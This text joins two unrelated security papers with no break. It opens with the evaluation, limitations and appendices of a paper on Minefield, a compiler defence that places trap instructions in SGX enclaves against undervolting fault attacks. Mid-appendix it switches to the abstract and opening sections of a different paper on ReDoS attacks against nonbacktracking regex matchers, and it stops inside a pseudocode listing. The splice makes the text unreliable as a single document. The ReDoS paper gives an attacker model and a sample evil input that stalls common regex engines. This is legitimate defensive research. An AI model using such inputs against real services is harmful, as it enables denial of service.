As Minefield inserts additional code into an application, we compare the size of binaries created with Minefield and with the same compiler without any placed trap instructions. For evaluating the code size, we use the benchmarks used to evaluate the runtime overhead in Section 7.2.1. The code size is especially relevant for SGX, as the amount of physical memory usable by SGX is limited for all enclaves running on the system. We further discuss the memory impact in Section 8.

The code size is increased by the constant size of the runtime library linked to the enclave code (cf. Section 6.2). Additionally, there is a variable increase based on the number of instructions in the enclave and the placement density. Fig-



Figure 8: The performance overhead of Minefield for the *sgx-nbench* benchmark over multiple placement densities. We observe a linear overhead with increasing placement density.



Figure 9: The performance comparison between the *mbedTLS* RSA verification and Minefield-protected version.



Figure 10: The increase of the code size for the various benchmarks over the placement density parameter of Minefield.

ure 10 shows the code size increasing over the placement density parameter for the *SGX nbench*, *mbedTLS* and *SGX-bench* benchmarks. In addition, we also show the increase in code size for trusted SGX SDK components such as the runtime system, the C library, and the C++ library.

As expected, we observe a nearly linear increase of the code size when using Minefield. However, even for large applications such as *SGX nbench*, protected with a placement density of 1, the absolute increase is only 274.5 kB.

7.2.3 Compile-Time Evaluation

We analyze the impact on the compile time that Minefield has on enclaves. As a baseline, we compile the benchmarks without any mitigations enabled. We compare the compile time for different placement densities to this baseline.



Figure 11: The compile-time increase for the various benchmarks over the placement density parameter of Minefield.

Figure 11 shows the average increase in compile time for the benchmarks. The placement density does not have a significant impact on the compile time. For a placement density of 0.5, the overhead is negligible, with on average around 0.78 %. Even for a placement density of 2, the overhead is only around 1.6 %, which amounts to less than 0.5 s for *mbedTLS*.

We conclude that the overhead on the compilation time is negligible, especially as this is a one-time overhead for the developer. This small overhead also makes it feasible to use Minefield in the development process, and not only for the final compilation of an SGX enclave.

7.3 Correctness of Minefield

In addition to the performance and security evaluation, we also verify that our Minefield prototype does not introduce any correctness problems.

Compiler Correctness. We explicitly tested the compiler by running a C compiler test suite [12] to ensure that we did not introduce any bugs. The test suite confirmed that the compiler changes did not have any adverse effect on the correctness. We also confirmed that *mbedTLS* works correctly with Minefield by running it without undervolting both in SGX and as a native application. For SGX, the SGX-nbench benchmark verifies the correctness of the computed results in addition to the performance. We did not encounter any errors.

Integration Correctness. In addition to the correctness of the compiler itself, we also evaluated the correctness of our integration with the SGX SDK. We relied on SGX-bench [42]

to test the enclave interactions. SGX-bench is a small test suite for SGX enclaves to determine the performance of, e.g., enclave entries, enclave initialization, and enclave ocalls. We did not run into any bugs or crashes when running the test cases, showing that Minefield successfully works with the SGX SDK. Moreover, running our test enclaves with *mbedTLS* without undervolting also showed that the integration works.

8 Discussion and Limitations

Current Mitigations. The currently active countermeasure against undervolting attacks on SGX enclaves prohibits the user from applying voltage offsets to the CPU. This removes a feature to gain additional performance or increase thermal thresholds against throttling. In addition, software-based fault mitigations either handwritten in cryptographic software or per compiler extension often focus on calculating results multiple times to check the correctness of the results against each other. While these mitigations provide a high level of security against fault attacks, they induce additional software complexity and performance overhead based on the type of instructions protected.

Hardware Undervolting. Starting from the 11th generation, Intel CPUs reuse fully integrated voltage regulator (FIVR) designs, previously abandoned after the 4th generation [11]. CPUs without a FIVR design expose the voltage regulators, allowing an attacker within our threat model (cf. Section 3) to mount VoltPillager [15] attacks. The voltage regulators are connected to a bus that receives commands from the CPU. VoltPillager directly sends these commands over the bus bypassing the CPU and the OCM. Although we performed the instruction analysis via the OCM, we argue that the observed fault behavior is independent of how the undervolt is issued. Therefore, we assume that Minefield is also applicable against hardware-based undervolting like VoltPillager, where the current mitigation to disable the OCM is ineffective.

Persistent Failing. Li et al. [36] show that AMD SEV's "security-by-crash" is exploitable, similarly using Minefield without hindering an attacker from arbitrarily often restarting an enclave might result in an undetected fault. Intel SGX does not support any local replay-protected persistent state that is also protected against an attacker with physical access. Hence, an enclave cannot securely store any data that could be used to detect how often the enclave has already been started, without using a trusted remote server. Thus, an attacker can always restart an enclave arbitrarily often. Even when relying on the monotonic counters [24] for counting restarts, an attacker can, e.g., remove the BIOS battery to destroy the counter, effectively resetting it [37]. The support for monotonic counters was discontinued in the Linux SGX-SDK [29]. However, the latest available documentation of the Windows SGX-SDK [28] (March 2020) still lists these functions.

If a trusted remote server is available, we can either implement the replay protection with Intel's EPID scheme or other rollback preventions. Intel's EPID group signature remote attestation scheme [31] can verify that enclaves are part of a certain CPU group. Moreover, EPID supports the *named-base* mode that allows linking two signatures, *i.e.*, the verifier can determine if two signatures originate from the same signer. Therefore, when using the named-base mode, the verifier can deny the data exchange with enclaves that repeatedly restart, observe faults, or do not terminate. Matetic et al. [37] present a rollback prevention for persistent state based on a distributed system. Hence, by relying on such a technique, Minefield could also implement persistent failing without requiring any hardware change. This would restrict an attacker to only a developer-defined number of induced faults per physical CPU.

Performance and Memory Overhead. The performance and memory overhead of Minefield is adjustable by the placement density (cf. Section 6.1) and affects only occasionally running SGX workloads, allowing the remaining system to benefit from undervolting and the resulting performance and energy gains. Unfortunately, adjusting the placement density also affects the security guarantees. We propose the following extensions for future work to reduce Minefield's overhead without affecting security.

First, Table 2 shows a margin between `imul` faults and faults of different instructions. Minefield can utilize this margin by protecting regular `imul` instructions with additional redundancy or replacing them with functional equivalents. Due to this margin, the trap `imul` instructions observes substantially more faults at these lower voltages than the other susceptible instructions. Thus, increasing the detection capabilities retaining the same security guarantees with lower placement densities, improving performance.

Second, we can reduce the impact on branch prediction by replacing the check's `cmp` and `jne` instructions with instructions generating a GP-fault if Minefield detects a fault. We propose using `xor` to calculate the registers' difference followed by `popcount` giving the number of bit errors. Adding this number to the higher 16 bit of a 64 bit address makes the address non-canonical if a fault was detected. When accessing a non-canonical address, the CPU raises a GP-fault causing an asynchronous enclave exit [27]. The enclave can only be resumed at the internal signal handler, stopping further faulty code execution [24].

Finally, the SGX driver ensures that enclaves that exceed the available EPC memory (usually 128 MB) can execute without limitations by swapping EPC pages [16]. Accessing a non-present EPC page introduces a latency of 13 103 cycles (n = 1 000 000, $\sigma_{\bar{x}} = 0.925$) to swap it back into the EPC on our Intel i5-8265U. We analyzed Intel and Synaptics production enclaves and found that their enclave sizes are below 3 MB. Furthermore, Intel's Ice Lake CPUs increase the available EPC memory up to 1 TB [30]. Therefore, we find Minefield's memory overhead for these enclaves tolerable.

Side Channels. Minefield does not protect against classical side-channel attacks on enclaves. Side channels are orthog-

onal to fault attacks and are thus out of scope for Minefield. Intel sees it as the developers responsibility to ensure that their code is free of side channels [25]. Importantly, Minefield does not introduce any new or additional side channels, as we decouple the instructions responsible for fault detection from the actual data processed by the enclave. However, if the enclave is already susceptible to side-channel attacks, Minefield might amplify the side-channel leakage. In the worst case, this can enable the exploitation of side channels that were previously considered not exploitable. For example, the inserted trap instructions might change a secret-dependent control flow within a cache line to a secret-dependent control flow on a cache line or even cache set granularity. Hence, for complete side-channel protection, developers have to ensure that all algorithms handling secrets are data oblivious [25].

Other Architectures. The idea of Minefield is not restricted to any given architecture and has two requirements. First, the architecture needs an instruction that is more susceptible to undervolting faults than others. Second, all targets that can be faulted must be compilable with Minefield. If the architecture meets these requirements, Minefield can probabilistically protect code running on the system. The performance depends on all the susceptible instructions of that architecture.

Minefield is also applicable to other TEE alternatives such as ARM TrustZone and AMD SEV. Qiu et al. [40] target ARM TrustZone with software undervolting faults and exploit faults in AES and RSA computations. Minefield could protect the target AES and RSA code if we port the compiler extension and the runtime library. Due to AMD's x86 instruction set, Minefield is directly applicable to AMD SEV workloads. As of writing this paper, there are no known software undervolting attacks against AMD. However, Buhren et al. [8] exploit AMD SEV by inducing hardware undervolting faults to compromise the secure coprocessor responsible for transparent encryption. In this case, the attack compromises AMD SEV by exploiting code not protected by Minefield, breaking the second requirement and rendering the defense ineffective.

9 Conclusion

In this paper, we presented Minefield, the first software-level defense against DVFS attacks. We systematically analyze DVFS attacks and observe a timing gap of at least 57.8 µs between every OCM transition, leading to random faults over a sequence of at least 57 thousand cycles. The trap instructions Minefield places in the victim code during compilation are highly susceptible to faults. Our evaluation showed that a density of 0.75 traps per instruction, *i.e.*, 1-2 traps after every second instruction reliably mitigates the currently known DVFS attacks on Intel CPUs, namely Plundervolt, V0ltpwn, VoltJockey, and VoltPillager. Minefield allows fine-grained selection of the performance-security tradeoff. For this strong security level, we observe overheads of 94.4 % on average on protected SGX enclaves. The performance of the remainder of the system is entirely unaffected. Thus, we conclude that Minefield is an important alternative to a solution in hardware or microcode that comes with the prohibitive effect of disabling the OCM entirely.

A Faulting Bits

Table 1 shows the analysis of which bit flips we observed for the instructions. We recorded each bitflip, analyzed the direction to which the bit flipped, and reported the overall flip tendency of the faulty bits. We observe that logical vector instructions have a high probability for stuck-at-zero bitflips. Furthermore, we also found that some vector operations introduce interesting faulting behavior, e.g., the vector comparison instruction shows bitflip within a given element.

B Instruction Analysis

Table 2 shows the detailed first faulting points for all the faulted instructions we found. We tested the faulted instruction across all our available CPUs with SGX support. We compiled the faultable instruction with the trap instruction to verify that the generated faults are indeed detectable with a given trap instruction. We executed it with the reported undervolting offset.

Table 1: The distinct faulted bit positions for each of our tested CPUs in mask form and the corresponding probability for each bit to fault towards one. Note that all the outputs of the instructions are present in the mask, *i.e.*, `imul` also contains the `rflags` register. We see that parallel vector operations show only stuck-at-zero flips, where other instructions like multiplications show a more random distribution.

Abstract

In this paper, we study the performance characteristics of nonbacktracking regex matchers and their vulnerability against ReDoS (*regular expression denial of service*) attacks. We focus on their known Achilles heel, which are extended regexes that use bounded quantifiers (e.g., '`(ab){100}`'). We propose a method for generating input texts that can cause ReDoS attacks on these matchers. The method exploits the bounded repetition and uses it to force expensive simulations of the deterministic automaton for the regex. We perform an extensive experimental evaluation of our and other state-of-the-art ReDoS generators on a large set of practical regexes with a comprehensive set of backtracking and nonbacktracking matchers, as well as experiments where we demonstrate ReDoS attacks on state-of-the-art real-world security applications containing SNORT with `Hyperscan` and the HW-accelerated regex matching engine on the NVIDIA BlueField-2 card. Our experiments show that bounded repetition is indeed a notable weakness of nonbacktracking matchers, with our generator being the only one capable of significantly increasing their running time.

1 Introduction

Matching *regexes* (regular expressions) is a ubiquitous task of various software, used, e.g., for searching, data validation, detection of information leakage, parsing, replacing, data scraping, or syntax highlighting. It is commonly used and natively supported in most programming languages [7]. For instance, about 30–40 % of Java, JavaScript, and Python software uses regex matching (as reported in multiple studies; see, e.g., [10]).

Regex matching is a computationally intensive process often applied on large texts. Predictability of its efficiency has a significant impact on the overall usability of software applications. However, no matching algorithm is perfect, and an unlucky combination of a regex and text may increase the matching time by a few orders of magnitude. Unfortunately, satisfactory analytical means for distinguishing vulnerable regexes do not exist. Since very specific and rare texts may be needed to trigger an extreme behaviour, vulnerable regexes are easily missed even by thorough testing (moreover, regexes are seldom thoroughly tested, as concluded in [48, 49]). A manifestation of such vulnerability might then have serious consequences, such as a failed input validation against SQL injection or cross-site scripting attacks (cf. [52]).

Vulnerable regexes are also a doorway for denial of service attacks based on overwhelming a matching engine by crafting a vulnerability-triggering text, the so-called *ReDoS (regular expression denial of service) attacks*. For instance, in 2016, ReDoS caused an outage of StackOverflow [15] or rendered vulnerable websites that used the popular Express.js framework [4]. The fact that ReDoS is indeed a common and serious threat is argued by several works such as [10, 11]. Therefore, stress testing of regex matchers, the topic of this work, is an active research area.

Several methods and tools have been developed that attempt to determine whether a given regex is vulnerable to a ReDoS and to generate a triggering text (also referred to as *evil text* hereafter). Existing ReDoS analyzers [35, 39, 50, 53] focus on the most common family of matchers: those based on the *backtracking algorithm*.[1] These include, e.g., the regex matching engines of wide-spread programming languages .NET, Python, Perl, PHP, Java, JavaScript, and Ruby. The basic backtracking algorithm is simple and easily extensible with advanced features, however, it is at worst exponential in the text length. Regexes prone to extreme running times are easily constructed and found in practice [11]. ReDoS analyzers can often find triggering texts for regexes used in practice, and even some analytical methods for identifying regexes vulnerable to backtracking were proposed (cf. Section 3).

In contrast to the above mentioned works on vulnera-

[1]Essentially, a backtracking matcher descends through the syntactic structure of the regex, finds a mapping of the letters from the text to the atomic regex sub-expressions. Seen through the lens of a non-deterministic automaton compiled from the regex, backtracking is a depth-first exploration of the tree of all runs along the input line.

bility of backtracking-based matching, we present the first systematic study of the vulnerability of nonbacktracking *automata-based* matchers. Automata-based matchers evolved from *Thompson's algorithm* [43] (also referred to as NFA-simulation, where NFA stands for *nondeterministic finite automaton*). In essence, the algorithm is a *breadth-first* exploration of the runs of the NFA for the given regex along the input text. In combination with caching, it becomes an on-the-fly subset construction of the DFA (*deterministic finite automaton*), also called *online DFA-simulation*. Forms of online DFA-simulation are implemented in Google's `RE2` library [17], the standard GNU `grep` program [19], the `Rust` standard regex matcher [14], or Symbolic Regex Matcher (`SRM`) [38].[2] Intel's `Hyperscan` [8] uses a variation of NFA-simulation algorithm as one of its components, among a number of other techniques.

The automata-based approaches are harder to implement, and thus less flexible. On the other hand, there are years of empirical evidence showing much more stable performance of these approaches, implemented, e.g., in Google's RE2 engine [17]. Their worst-case complexity is linear in the length of the input text. Therefore, automata-based matchers are overwhelmingly preferred when avoiding regex vulnerabilities is a priority, and they are now prevailing in performance-critical industrial applications such as network intrusion detection systems (NIDSes) [25, 30] and credential scanning [27].

We present the first systematic large-scale study of vulnerability of automata-based matching, focused especially on online DFA-simulation. We focus on what seems to be the main weakness of the online DFA-simulation approach: *bounded repetition (or bounded quantifier/counting operator)*, which is a commonly used feature of extended regexes. The bounded repetition operator allows to concisely express that some pattern is repeated a specified number of times, e.g., in the regex '`(ab){100}`', the bounded quantifier '`{100}`' specifies 100 repetitions of the string '`ab`'. It has been recognized that regexes that use bounded quantifiers can suffer from performance problems both in backtracking (cf. [32]) and nonbacktracking matchers (cf. [21]). To the best of our knowledge, until now, this problem has, however, never been studied systematically, and concrete possibilities of exploiting it for ReDoS have not been analyzed.

Our approach. We present an algorithm for generating evil texts that target automata-based matchers. We target mainly matchers based on online DFA-simulation, but our techniques can also be effective with other kinds of automata-based matchers, such as `Hyperscan` (cf. Section 6.6). Our experiments confirm that our generator is the first one effective in finding evil texts for automata-based matchers.

As an example, consider the regex '`%[^\x0d\x0a]{1000}`' (from the database of regexes of the intrusion detection system SNORT [25]), which tells the matcher that after seeing '`%`', it can accept after exactly 1000 characters other than carriage return '`\x0d`' and line feed '`\x0a`'. The NFA of the regex is heavily non-deterministic and has more than 1,000 states. The minimal DFA has more than 2^{1000} states (it needs to always "remember" all positions of the character '`%`' within the last seen 1,000 characters other than '`\x0d`' and '`\x0a`'). The DFA states produced by the determinisation during matching may also be large, namely, they are sets of up to 1000 NFA states. A text on which the DFA would reach many different large DFA states is highly problematic for most matchers, backtracking as well as online DFA-based. Such a text is, however, also highly specific and the probability of generating it randomly is low (the text must contain sub-strings of 1,000 characters other then '`\x0d`' and '`\x0a`' with varying and frequent placements of '`%`'). Our evil text generator is the only automated tool we know of that can discover such text.

Our generator is based on heuristics that generate expensive runs of the DFA of the regex. Besides a general algorithm applicable to any regex, it features a heuristic specialising on bounded repetition, based on an analysis of the so-called counting-set automata [46]. Especially with extended regexes such as the regex '`%[^\x0d\x0a]{1000}`' from above, it is capable of forcing creation of many large DFA states—the number of these states may be exponential and their size may be linear in the repetition bound (i.e., 1,000 in our example), dramatically increasing the matching time. [3]

We evaluate our generator on a comprehensive database of regexes (from software projects at GitHub [12], network intrusion detection systems [2, 25, 37], detection of security breaches [20, 45], academic papers [47, 54], posts on Stack Overflow [31], and the RegExLib database [36]) against a set of major industrial regex matchers (`RE2`, `grep`, `Hyperscan` [8, 17, 19], as well as standard library matchers of `.NET`, `Python`, `Perl`, `PHP`, `Java`, `JavaScript`, `Rust`, and `Ruby`) and compare its performance against existing ReDoS generators (`RXXR2` [35], `RegexStatic` [50], `RegexCheck` [53], and `Rescue` [39]). The results of the evaluation substantiate the following conclusions, which are also the main **contributions of the paper:**

1. Bounded repetition is an Achilles heel of automata-based matchers and our novel generator is the only one that can effectively generate ReDoS texts for them.
2. On the other hand, without bounded repetition, Re-

[2] `SRM` is based on symbolic Antimirov derivatives [3] constructed on the fly, also in the spirit of online DFA construction.

[3] Bounded repetition may be expressed without the counting, by simply repeating the pattern the needed number of times, leading to the same DFA. This is, however, impractical and almost never used. The pitfalls of counting show even in the worst case complexity of the DFA and matching algorithms. In contrast to basic regexes, where the DFA is exponential and the matching time is linear to the size of the regex (when matching by automata algorithms such as online DFA simulation), bounded repetition leads to a doubly exponential DFA and singly exponential matching time. This is because the DFA for a bounded repetition is exponential in the repetition bounds (or their multiple in the case of nested bounded repetitions, as in '`((a{10}){10}){10}`'), which is again exponential in the size of their decadic numerals.

DoS generators have none or negligible success with automata-based matchers.

3. Our new ReDoS generator can indeed generate attacks on practical applications where the performance of regex matching is critical, namely on SNORT 3 with enabled `Hyperscan` [25] as well as hardware accelerated regex matching on the NVIDIA BlueField-2 DPU [29]. For both technologies, we achieved a slowdown of regex matching engines by a few orders of magnitude, tested on regexes from real-world SNORT rulesets.

Organization. After preliminaries and related work in Sections 2 and 3, we present our main technical contribution, the ReDoS generator targeting automata-based matchers, in Sections 4 and 5. Section 4.1 analyses a model of an online DFA-simulation based matcher. The analysis gives grounds to develop our novel ReDoS generator in Section 4.2, based on analysing the regex's DFA. Section 5 then presents its specialisation to bounded repetition. Section 6 details the experiments, giving evidence of vulnerability of automata-based matching against bounded repetition, including concrete practical implications, and Section 7 suggests possibilities of mitigating the implied security risks.

2 Preliminaries

We will recall needed formal concepts: words, languages, regular expressions and automata as well as the essentials of pattern matching, matching algorithms, ReDoS and the considered attacker model.

Words, languages, regular expressions. We consider a fixed finite *alphabet* of *characters/symbols* Σ (presumably a large one such as Unicode). *Words* are sequences of characters from Σ, with the empty sequence denoted by ε. *Languages* are sets of words. The operators of *concatenation* $\cdot$ and *iteration* * applied on words or languages have the usual meaning. We consider the usual basic syntax of *regular expressions* (a.k.a., *regexes*) generated by the grammar

$$R ::= \alpha \mid (R) \mid RR \mid R|R \mid R^* \mid R\{n,m\}$$

where $n,m \in \mathbb{N}$, $0 \leq n$, $0 < m$, $n \leq m$, and α is a *character class*, i.e, a set of characters from Σ. A character class is most often of the form `a`, `.`, `[a1-b1a2-b2...an-bn]`, or `[^a1-b1a2-b2...an-bn]`, denoting a singleton containing the character $a \in \Sigma$, the entire set Σ, a union of n intervals of characters, or the complement of the same, respectively.

The *language* of a regex R, denoted $L(R)$, is constructed inductively to the structure of R, from its atomic subexpressions, character classes, using the language operations denoted by the regex combinators. They are understood as usual: two regexes in a sequence stand for the *concatenation* of their languages, '`|`' is the *choice* or *union*, '`*`' is the *iteration*, and '`{n,m}`', is the *bounded iteration*, equivalent to the union of i-fold concatenations of its operand for $n \leq i \leq m$.

Finite automata. We consider *nondeterministic finite automata (NFAs)* over Σ of the form $A = (Q, \delta, q_0, F)$ where Q is a finite set of *states*, δ is a set of *transitions* of the form $q \xrightarrow{(a)} r$ with $q, r \in Q$ and $a \in \Sigma$, $q_0 \in Q$ is the *initial state*, and $F \subseteq Q$ is the set of *final states*. The *language* of the automaton, denoted $L(A)$, is the set of all words $a_1 \dots a_n$, $n \geq 0$, for which the automaton has an *accepting run*, a sequence of transitions $q_0 \xrightarrow{(a_1)} q_1 \xrightarrow{(a_2)} \cdots \xrightarrow{(a_n)} q_n$ with $q_n \in F$.

The automaton is *deterministic (DFA)* if for every state q and symbol a, δ has at most one transition $q \xrightarrow{(a)} r$. Any NFA can be determinised by the *subset construction*, which creates the DFA $A' = (Q', \delta', q'_0, F')$ with $Q' = 2^Q$, i.e., with subsets of A as the new states, the singleton $\{q_0\}$ as the initial state q'_0, with sets intersecting with F being final, i.e., $F' = \{S \subseteq Q \mid S \cap F \neq \emptyset\}$, and with the successor of a state $S \subseteq Q$ under a symbol a constructed as the set of a-successors of the NFA states in S, $S \xrightarrow{(a)} S' \in \delta'$ for $S' = \{s' \mid s \in S \wedge s \xrightarrow{(a)} s' \in \delta\}$.

Pattern matching. In its simplest form, *pattern matching* is the problem of deciding whether a given word (*line*) w has an infix conforming to a given regex R. In other words, it decides whether w can be written as a concatenation $x.v.y$ such that $v \in L(R)$, i.e., $w \in L(.^*R.^*)$. *Anchors*, '`^`' at the start of the regex and '`$`' at the end, can be used to force the match v start at the beginning of the line (the prefix x is empty) or end at the end of the line (the suffix y is empty), respectively.

Besides the simplest problem of deciding whether a match appears on a single input line, which is the *single-line mode* of matching, we will also consider matching in the *multi-line mode*, in which the matcher is supposed to filter all lines of the input text that match the regex.

Approaches to pattern matching. We distinguish two families of pattern matching algorithms used in practice: backtracking and nonbacktracking automata-based algorithms.

(1) Backtracking [40] algorithms in their simplest form use a recursive procedure that descends the syntactic tree of the regex while reading the text from the left to the right and matching its characters against sub-expressions of the regex. Since disjunction and iteration offer a choice, the recursion backtracks to the last unexplored choice when the matching fails. It is in fact very similar to a depth-first exploration of all runs following the input line through an NFA corresponding to the regex. Since such matchers are conceptually very simple (a basic implementation takes a few lines of functional code (e.g. [34], page 7) and since they are processing a single path through the NFA at a time, backtracking algorithms are flexible and amenable to easy extensions with features such as priority of matched sub-expressions, submatching, or back-references. Nonetheless, as the number of NFA runs over a single line is in the worst case exponential in its length, the worst-case complexity of matching using a backtracking matcher is *exponential in the length of the text*. Extreme matching times do not occur often if regexes are written defensively, and modern implementations are fast,

especially when an accepting path is guessed early. However, overlooking a dangerous regex is easy and writing such a regex intentionally is even easier. For instance, when run on the regex '`(a|b|ab)*bc`' against the input string $(ab)^n ac$ with $n = 50$, standard matchers in Java, Python, and .NET become unresponsive [34]. Examples of industrial backtracking matchers include regex matchers in the standard libraries of .NET, Python, Perl, PHP, Java, JavaScript, and Ruby.

(2) A basic and naive **automata-based** matching alternative to backtracking is the *(offline) DFA-simulation*, which is based on constructing a DFA for the regex. Having the DFA at hand is the best scenario for matching since every character is then processed in constant time by simply following the unique transition from the current DFA state to the successor. The problem is that determinisation may explode exponentially, rendering matching slow or unfeasible (the matcher may time out already during the DFA construction). This approach is therefore seldom used in practice.

A more practical alternative to DFA-simulation is based on *Thompson's algorithm* [43] aka *NFA-simulation*. NFA-simulation essentially differs from the backtracking algorithm by replacing the depth-first NFA exploration strategy by a breadth-first search strategy. Reading each symbol of the text means updating the set of all NFA states reached by runs over the so far processed prefix of the line. The time needed to process each symbol is thus linear to the size of the NFA (an iteration through all transitions over the symbol starting in the current set of states), and the entire matching is only linear in the length of the line. An advanced implementation of NFA-simulation is a part of Intel's `Hyperscan` [8] (among a number of other techniques such as advanced use of the Boyer-Moore algorithm [5] for string-matching, innovative parallelisation, or using specialised processor instructions).

A crucial ingredient for the performance of several practical matchers is caching. The reached sets of NFA states are actually states of the DFA constructed by the subset construction, while a DFA state and its successor reached after reading a symbol constitute a DFA transition. The encountered DFA states and transitions are cached. When the matching algorithm stays inside the cache of transitions, it is exactly the same as the offline DFA simulation, with constant per-character complexity. We will call the version with caching *online DFA-simulation* (following the terminology of [14]). Online DFA-simulation can achieve much better performance and especially stability and resilience against ReDoS than backtracking. The disadvantage is perhaps a less straightforward implementation, which implies lower flexibility. Also, it is not clear how to extend online DFA-simulation with advanced regex features such as back-references. Well-known examples of industrial matchers based on DFA-simulation include `RE2` [17], `grep` [19], `SRM` [38], or the regex matcher in `Rust` [14].

ReDoS and associated attacker model. This paper deals with vulnerability of regex matchers against ReDoS. Specifically, we assume a remote service utilizing a regex matcher with a set of deployed regexes that are required for the operation of the service. We assume that some of the deployed regexes contain bounded repetition. The attacker knows which regexes are deployed at the service, or has a way of informed guessing (e.g., Snort regexes are public or easily obtainable via subscription, open source web development frameworks have known regex input validators, etc.).

The attacker can access the service in a way that enables triggering remote execution of the regex matcher (with deployed regexes) on an arbitrary (i.e., provided by the attacker) input text. The goal of the attacker is to pass into the service an (evil) text that will render the service unavailable (causing a denial of service) or impose a significant performance drop due to the consumption of an exceptionally high amount of computational resources. In such cases, we say that the regex is vulnerable for the respective matcher, and we consider three different views on *vulnerability*. Given a fixed length of text, it can mean one of the following (a detailed description is given in Section 6.1):

(a) exceeding a certain time interval for processing of a text of the given length,
(b) exceeding a certain ratio of the measured time w.r.t. 'normal' time for the given matcher, or
(c) exceeding a certain ratio of the measured time w.r.t. 'normal' time for the given matcher relative to the particular regex, assuming some knowledge of a normal matching time for each regex.

3 Related Work on ReDoS

ReDoS [32] vulnerabilities have typically been attributed to backtracking-based matching, as discussed in depth in [10,11]. Backtracking regex matching engines are essentially Turing complete (cf. [24]) and therefore most analysis questions about them are difficult or undecidable. All prior research on ReDoS generators has focused on methods that attempt to generate inputs that essentially cause excessive backtracking at runtime, effectively causing non-termination of matching. Here we summarize main such approaches.

We focus mainly on *static* ReDoS generators, which analyse a regex statically, as opposed to *dynamic* generators, which analyse a profile of a regex matcher run. Static ReDoS generators are primarily based on the NFA representation of regexes [22] and exploit different techniques, such as *pumping analysis* [22, 34], *transducer analysis* [42], *adversarial automata* construction [53], and *NFA ambiguity analysis* [51]. Such techniques can be sound and even complete for certain classes of regexes. Their main disadvantages are a high rate of false positives and ineffectiveness against nonbacktracking regex matching engines. An overview of existing ReDoS generators follows:

`RegexStatic` [51] classifies the worst-case simulation cost for a regex on an input as linear, polynomial, or expo-

nential based on how the depth-first search tree is predicted to evolve during backtracking. It supports also nonregular features like back-references.

`RegexCheck` [53] also identifies if a regex has linear, super-linear, or exponential time complexity based on its NFA. Moreover, it can construct an attack automaton capturing all those strings that trigger the worst-case behaviour. It also combines static and dynamic analysis to avoid false positives. It has limited support for extended (nonregular) features.

`RXXR2` [34, 35] constructs an NFA from a given regex and then it searches for instances of a pattern in the NFA using an efficient pattern matching algorithm. It searches all subexpressions for exponential vulnerability in a form of $e_1 e_2^* e_3$ where e_1 is a prefix expression, e_3 is a suffix expression, and e_2^* is a vulnerable expression. The result is an attack string $xy^n z$ such that $x \in L(e_1)$, $y \in L(e_3)$ and $xy^n z \notin L(e_1 e_2^* e_3)$.

`SlowFuzz` [33] is a dynamic fuzzing tool. It is based on an evolutionary fuzzer [23] that searches for those inputs that can trigger a large number of edges in the control flow graph of the program under testing. However, it lacks knowledge of regex structures, which may lead to false negatives. The results in [33] compare matching slowdown among individual iterations of the algorithm. Out of the tools mentioned here, it is the most general tool for generating evil texts, since it can handle most of the extended features supported in regexes.

`Rescue` [39] combines dynamic and static techniques using a genetic search algorithm as a guide. The aim is to find an input string that maximizes the number of matching steps, using regex search profiling data. The maximum string length is set to 128. A string is classified as exposing a ReDoS vulnerability if it causes more than 10^8 matching steps.

Finally, let us note that existing generators sometimes aim at extremely severe vulnerabilities, for instance, where a backtracking-based matcher gets completely stuck on a text hundreds of characters long (e.g. [39]). Automata-based matchers do not exhibit vulnerabilities this severe, but they can still be slowed down by several orders of magnitude, for which they need a long-enough input text (in the order of megabytes). These are the vulnerabilities that we target.

4 ReDoS Generation

We now discuss our ReDoS generator, i.e., a tool that generates an evil text for a given regex. We target primarily non-backtracking automata-based matchers, mainly those based on online DFA-simulation (although, as we show in Section 6, our technique works for backtracking matchers as well, and it can be tweaked to cause significant troubles also to `Hyperscan`, which uses NFA-simulation).

The generator, combined with a technique that exploits counting presented subsequently in Section 5, is the main technical contribution of our paper.

4.1 Hypothetical Matcher

We first discuss a hypothetical matcher, which will serve as a model target for our ReDoS generator described later in Section 4.2. The model was created by studying the implementations of the regex matchers in `grep`, `Rust`, `SRM`, and `RE2`. It uses online DFA-simulation with a specific management of the DFA cache, similarly to the mentioned matchers. Our model does not take into account specific advanced optimizations and implementation techniques used in real performance-oriented matchers. Taking them into account might, of course, improve the performance of the generator for a specific matcher, but our goal is a ReDoS generator that is universal and simple; therefore we use a model that captures only the most important common aspects. Despite that, the real-world matchers are quite close to this hypothetical matcher (only `Hyperscan` is related more loosely, since it uses the most radical innovations, combined with NFA-simulation instead of online DFA-simulation).

The matching algorithm and its complexity. The hypothetical matcher implements the online DFA-simulation algorithm with the following management of the cache: (i) When the cache exceeds some size, it is reset and (ii) if the cache utilization is too low or is reset too often, the matcher disables the cache completely and reverts to pure NFA-simulation.

Algorithm 1 describes the hypothetical matcher in pseudocode. It simulates a run of the DFA obtained by subset construction from the input NFA $A = (Q, \delta, q_0, F)$ along the input word w. In order to do this without constructing the entire DFA up-front, it uses the class DFA, which constructs DFA transitions and encountered DFA states lazily, on demand, and saves them for further use. Namely, it stores integer IDs of the encountered DFA states (subsets of Q) in a hash table *state2id*, paired with the inverse mapping *id2state* of the DFA states back to their IDs. A discovered DFA state is identified with the number of the so far identified states plus one (Line 17). The ID of the target state of each used DFA transition is saved in the map *successor*, accessible under the ID of the source state and the symbol on the transition. The map *final* records whether an ID belongs to a final state.

The i-th character $w[i]$ of the input line is processed in a single iteration of the **for** loop on Line 3. The cost of the iteration depends on whether the DFA transition is in the cache or not. If yes, then $successor[q, w[i]]$ on Line 22 simply returns the ID q' of the successor of the current state ID q. The lookup has a small constant cost (accessing the index $w[i]$ of an array of successors associated with q).

On the other hand, if the DFA transition is not cached, then it must be constructed, which is expensive: The construction requires to iterate through all $w[i]$-transitions originating from the NFA states in the current DFA state S (Line 25). The cost of this iteration depends on the size of S and the number of the used NFA transitions, both of which can be bounded by $|A|$ (the size of A, $|A| = |Q| + |\delta|$). Furthermore, the book-keeping

costs of the cache of DFA states, paid after every cache miss on Line 22, is also significant (although dominated by the cost of constructing the transition on Line 25). Looking up a DFA state on Line 14 and adding a DFA state on Line 26 both take time proportional to the size of the DFA state.

Algorithm 1: Hypothetical matcher

Input : NFA $A = (Q, \delta, s_0, F)$, word w
Output : *true* iff $w \in L(A)$, otherwise *false*

```
1  dfa ← new DFA()
2  q ← dfa.init({s_0})
3  for i ← 1 to |w| do                                   // O(|w|·|A|)
4      if dfa.final[q] then return true
5      q' ← dfa.get_successor_id(q,w[i])                 // O(|A|)
6      q ← q'
7      if dfa.big() then q ← dfa.init(dfa.id2state[q])
8      if dfa.ineffective() then disable DFA caching
9  return false
10 class DFA:
